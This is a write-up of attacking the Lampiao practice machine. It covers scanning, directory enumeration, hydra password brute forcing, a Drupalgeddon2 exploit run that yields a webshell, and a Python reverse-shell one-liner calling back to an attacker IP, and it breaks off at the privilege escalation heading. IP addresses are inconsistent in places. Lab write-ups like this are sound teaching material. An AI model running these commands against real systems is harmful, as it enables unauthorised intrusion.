
Pentesting Lampiao Box Thought Process:

1. Discovering the IP of target machine:
1
sudo netdiscover -i eth0 -r 192.168.56.0/24
2. Basic NMAP scan:
1

nmap -Pn -sC -sV -A -p- 192.168.56.112
1
2
3
4
5
6
Breakdown:
a. "-Pn": Does not do a Ping scan since it is acknowledge that the target machine is running through the use of netdiscover.
b. "-sC": probe which NMAP scripts can be used on open ports on the target machine.
c. "-sV": probe the service version of open ports on the target machine
d. "-A": probe the OS version, OS type ,etc. of the target machine
e. "-p-": scans all ports of the target machine
1
- Notice that there are two ports that could possibly be hosting the website: port 80 and 1898.

3. Visiting the website:
1
- Notice that there isn't anything on port 80 of the webserver but text drawing.

4. Using dirb and dirbuster to enumerate available directories and files that could possibly be publicly disclosed on the website: (Using either Dirbuster or dirb)
Dirbuster:
Dirb:
List of files and directories found using
dirb:1 2 3 4 5 6 7
- /misc - /modules - /profiles - /scripts - /sites - /CHANGELOG.txt - /themes
/misc:

- /modules:

- /profiles:

- /scripts:


- /sites:
- Update logs - This shows to which versions the server got updated to and the date in which it occured:

1
- As you can see, it is on the `CHANGELOGS.txt`

- /themes:

5. Visiting http://192.168.56.112:1898/:
1
2

- At the lower left corner, it confirms that the website indeed runs by Drupal.
- Also, there are login page and register ones in it as well.
Possible clues:
- Eder and tiago might be a username
6. Robots.txt in this website:

1
2
- This is a more realistic version of "robots.txt".
- As you can see, the /misc is allowed to be crawled by web crawler.
7. Using droopescan to enumerate on the drupal website (Website Enumeration)
Reference: [GitHub - SamJoan/droopescan: A plugin-based scanner that aids security researchers in identifying issues with several CMSs, mainly Drupal & Silverstripe.](https://github.com/SamJoan/droopescan)
Scanning the url with the port using
droopescan:http://10.201.10.112:18981
- Note that we use this instead of WPscan because the latter is for WordPress powered website but on this machine, it is powered by Drupal.
Command:
1
droopescan scan drupal -u http://10.201.10.112:1898
Result:

1
- Drupal showed us and confirm the Drupal version found from CHANGELOG.txt.
At this point, we have two users found:
1
2
- tiago
- Eder
Vulnerability Assessment
8. Using hydra to bruteforce the password for these users using rockyou.txt wordlist:
Command:
1
hydra -L ~/Desktop/users.txt -P /usr/share/wordlists/rockyou.txt 10.201.10.112:1898 http-post-form "/?q=user/login&destination=node/3%23comment-form:username=^USER^&password=^PASS^:Sorry, unrecognized username or password. Have you forgotten your password?" -vV -f
1
2
3
4
5
6
7
8
9
Breakdown:
- "-L" : list of usernames to use
- "-P" : list of passwords to use
- 192.168.56.106 : the IP address to target
- "http-post-form" : the method used in which the request was sent by the user. See the screenshot just above this one.
- "/login.php" : the specific directory where the login page is found.
- "username=^USER^" : the parameter used to inject each line from the list of usernames to test.
- "password=^PASS^": the parameter used to inject each line from the list of passwords to test.
- "Sorry, unrecognized username or password" : the expected output when the login fails.
Request metadata:

1
- Another Initial Access approach: Extract/scrape the keywords on the website http://<targetIP>:1898 using the tool 'cewl'. After scraping the text from the website, use hydra and use these keywords as a wordlist for the password dictionary attack.
Command:
1
hydra -l tiago -P pass.txt 10.201.10.117 ssh -t 4
1
2
Breakdown:
- "pass.txt" : is the scraped words from the website.
Exploitation -> High level breakdown of the Drupalgeddon2 RCE exploit:
- Trying to execute this exploit using the provided tutorial on how to use:
Command:
1
ruby 44449.rb http://10.201.10.112

Executing it:

- Because of the error, we just install a new gem for Ruby because the
highlinegem is missing:
1
gem install highline

Executing the exploit again:

Command:
1
ruby 44449.rb http://10.201.10.112
Result:
1
2
- Got the webshell!
- Note that the webshell does not allow you to BREAK OUT of the /www/var/html directory.

Uploading a reverse shell in the system:
1
python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.201.10.145",20001));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'
Executing the uploaded reverse shell with the webshell:

Receiving the reverse shell:


Upgrading the reverse shell:
1
2
3
4
5
6
`1.` python3 -c 'import pty; pty.spawn("/bin/bash")'
`2.` export PATH=/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin/usr/games:/tmp
`3.`export TERM=xterm-256color
`4.`"Ctrl + shift + Z"
`5.`stty raw -echo ; fg ; reset
`6.`<enter>
Privilege Escalation Phase:
